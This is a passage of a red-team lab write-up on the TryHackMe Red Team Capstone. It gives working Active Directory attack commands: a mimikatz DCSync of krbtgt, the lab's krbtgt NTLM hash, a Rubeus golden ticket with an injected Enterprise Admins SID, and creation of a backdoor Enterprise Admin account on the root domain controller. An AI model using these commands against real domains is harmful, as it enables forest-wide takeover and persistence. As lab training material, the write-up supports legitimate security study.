.\mimikatz.exe "lsadump::dcsync /domain:corp.thereserve.loc /user:CORP\krbtgt" "exit"
I also resolved the root-domain Administrator account SID. That returns an account SID ending in RID 500; its domain portion is the prefix before that final component. The code below makes that distinction explicit.
$acct = New-Object System.Security.Principal.NTAccount("THERESERVE", "Administrator")
$accountSid = $acct.Translate([System.Security.Principal.SecurityIdentifier])
$accountSid.Value
$accountSid.AccountDomainSid.Value
thereserve.loc (Forest Root)
├── SID: S-1-5-21-1255581842-1300659601-3764024703
│
├── corp.thereserve.loc (Child Domain)
│ ├── SID: S-1-5-21-170228521-1485475711-3199862024
│ ├── krbtgt NTLM: 0c757a3445acb94a654554f3ac529ede
│ └── Trust: Bidirectional ParentChild with thereserve.loc
│
└── bank.thereserve.loc (Child Domain) ├── SID: S-1-5-21-3455338511-2124712869-1448239061
└── Trust: Bidirectional ParentChild with thereserve.locA security identifier (SID) identifies a security principal. A domain account or group SID combines the domain SID with a relative identifier (RID). RID 500 identifies the built-in Administrator; RID 519 identifies Enterprise Admins in the forest root. RIDs are not always three digits. See Microsoft's SID reference.
Rubeus was included in the supplied tools. Its official documentation describes Kerberos ticket creation and import.
I used the CORP key and domain SID to forge a ticket, adding the root-domain Enterprise Admins SID through /sids. /ptt imported it into my current logon session. This attempt depended on the compromised key, correct identifiers, supported encryption, ticket validation, name resolution, and reachable services. A bidirectional trust alone does not grant these privileges.
.\Rubeus.exe golden /rc4:0c757a3445acb94a654554f3ac529ede /domain:corp.thereserve.loc /sid:S-1-5-21-170228521-1485475711-3199862024 /sids:S-1-5-21-1255581842-1300659601-3764024703-519 /user:Administrator /ptt
I used klist to inspect cached tickets. A ticket appearing in the cache proves it was loaded, not that a remote service accepted it.

I connected to ROOTDC using Enter-PSSession, then created a domain account and added it to Enterprise Admins.
Enter-PSSession -ComputerName ROOTDC.THERESERVE.LOC
# The next commands run in the remote ROOTDC session shown in the screenshot.
net user n0debranchEA Passwd123! /add /domain
net group "Enterprise Admins" n0debranchEA /add /domain
net user n0debranchEA /domain


These were domain accounts, not local workstation accounts. Enterprise Admins exists in the forest root; it is not a separate group created in each child domain. The next screenshots show another root-domain account and a BANK-domain account added to Domain Admins. They do not demonstrate equivalent account creation in CORP.
Evidence through flag 16
The screenshots below distinguish the ROOTDC operation from the remote BANKDC operation.




This provided administrative access to additional lab systems, allowing me to record the remaining evidence through flag 16. It did not prove unrestricted access to every service or completion of the SWIFT application workflow.
Flag 16:
Flag 15
Flag 9

Flag 10

Flag 11

Flag 12

Flag 13

Where the attempt ended
Flag 14
The final recorded network diagram:

The lab reset before I continued into the SWIFT stage, and my access was lost. I did not demonstrate the remaining jump-host-to-application path, the required application roles, or the final transfer between the supplied accounts. This is where the recorded attempt ends.
Here is what I completed and what I would need to revisit.
What I completed and what remains
| Stage | What I demonstrated | Limit |
|---|---|---|
| External reconnaissance | Host and service scans; web paths and staff information. | The discovery sweep included excluded infrastructure. The scan is not exhaustive. |
| Corporate entry | Portal behaviour, exposed VPN material, reported SMTP credentials, VPN routes, and workstation access. | I did not keep all candidate files, portal requests, and connection transcripts. |
| Local administration | A writable-service finding, a new local admin account, and successful evidence-file access. | The audit already reported admin-group membership. Service restart failure alone did not prove exploitation. |
| CORP Domain Admin | Privileged membership was visible and used. | I did not establish how the account gained these privileges. |
| AD collection | I imported collected data into BloodHound. | LDAP and forest-resolution errors prevent a claim of complete collection. |
| Root and BANK access | Recorded ticket work, a remote ROOTDC session, domain-account changes, and evidence through flag 16. | Dependent on the unexplained CORP privilege; exact tool versions and all intermediate checks were not captured. |
| SWIFT objective | I planned to continue into the SWIFT environment. | Jump-host/application access, required roles, and the transfer were not demonstrated. |
To finish the room, I would need to repeat the corporate privilege-escalation stage from a known starting state, resolve the collection errors, and complete the SWIFT application workflow. On another attempt, I would also keep fuller logs of group membership, routes, DNS, tool versions, and cleanup, including restoration of the service binary and removal of the accounts I created.
What I learned
The strongest lessons were about evidence: distinguish a reachable host from an authorised target, an observed group membership from an escalation I performed, and a tool's output from proof that an operation succeeded. Keeping complete logs and recording the execution context would have made this attempt much easier to reproduce and explain.
References
- TryHackMe — Red Team Capstone Challenge
- Swift — who we are and how financial messaging works
- Nmap — host discovery
- OpenVPN — 2.6 reference manual
- Microsoft — SMB signing
- Microsoft — Antimalware Scan Interface
- PowerSploit — Invoke-PrivescAudit
- PowerSploit — Install-ServiceBinary
- Microsoft — Set-MpPreference
- SpecterOps — SharpHound collector
- SpecterOps — SharpHound Community Edition documentation
- Microsoft — domain-controller discovery and networking
- Microsoft — security identifiers and well-known RIDs
- Microsoft — secret-data replication permission
- Mimikatz — official project
- Mimikatz — lsadump module
- Rubeus — official project and command documentation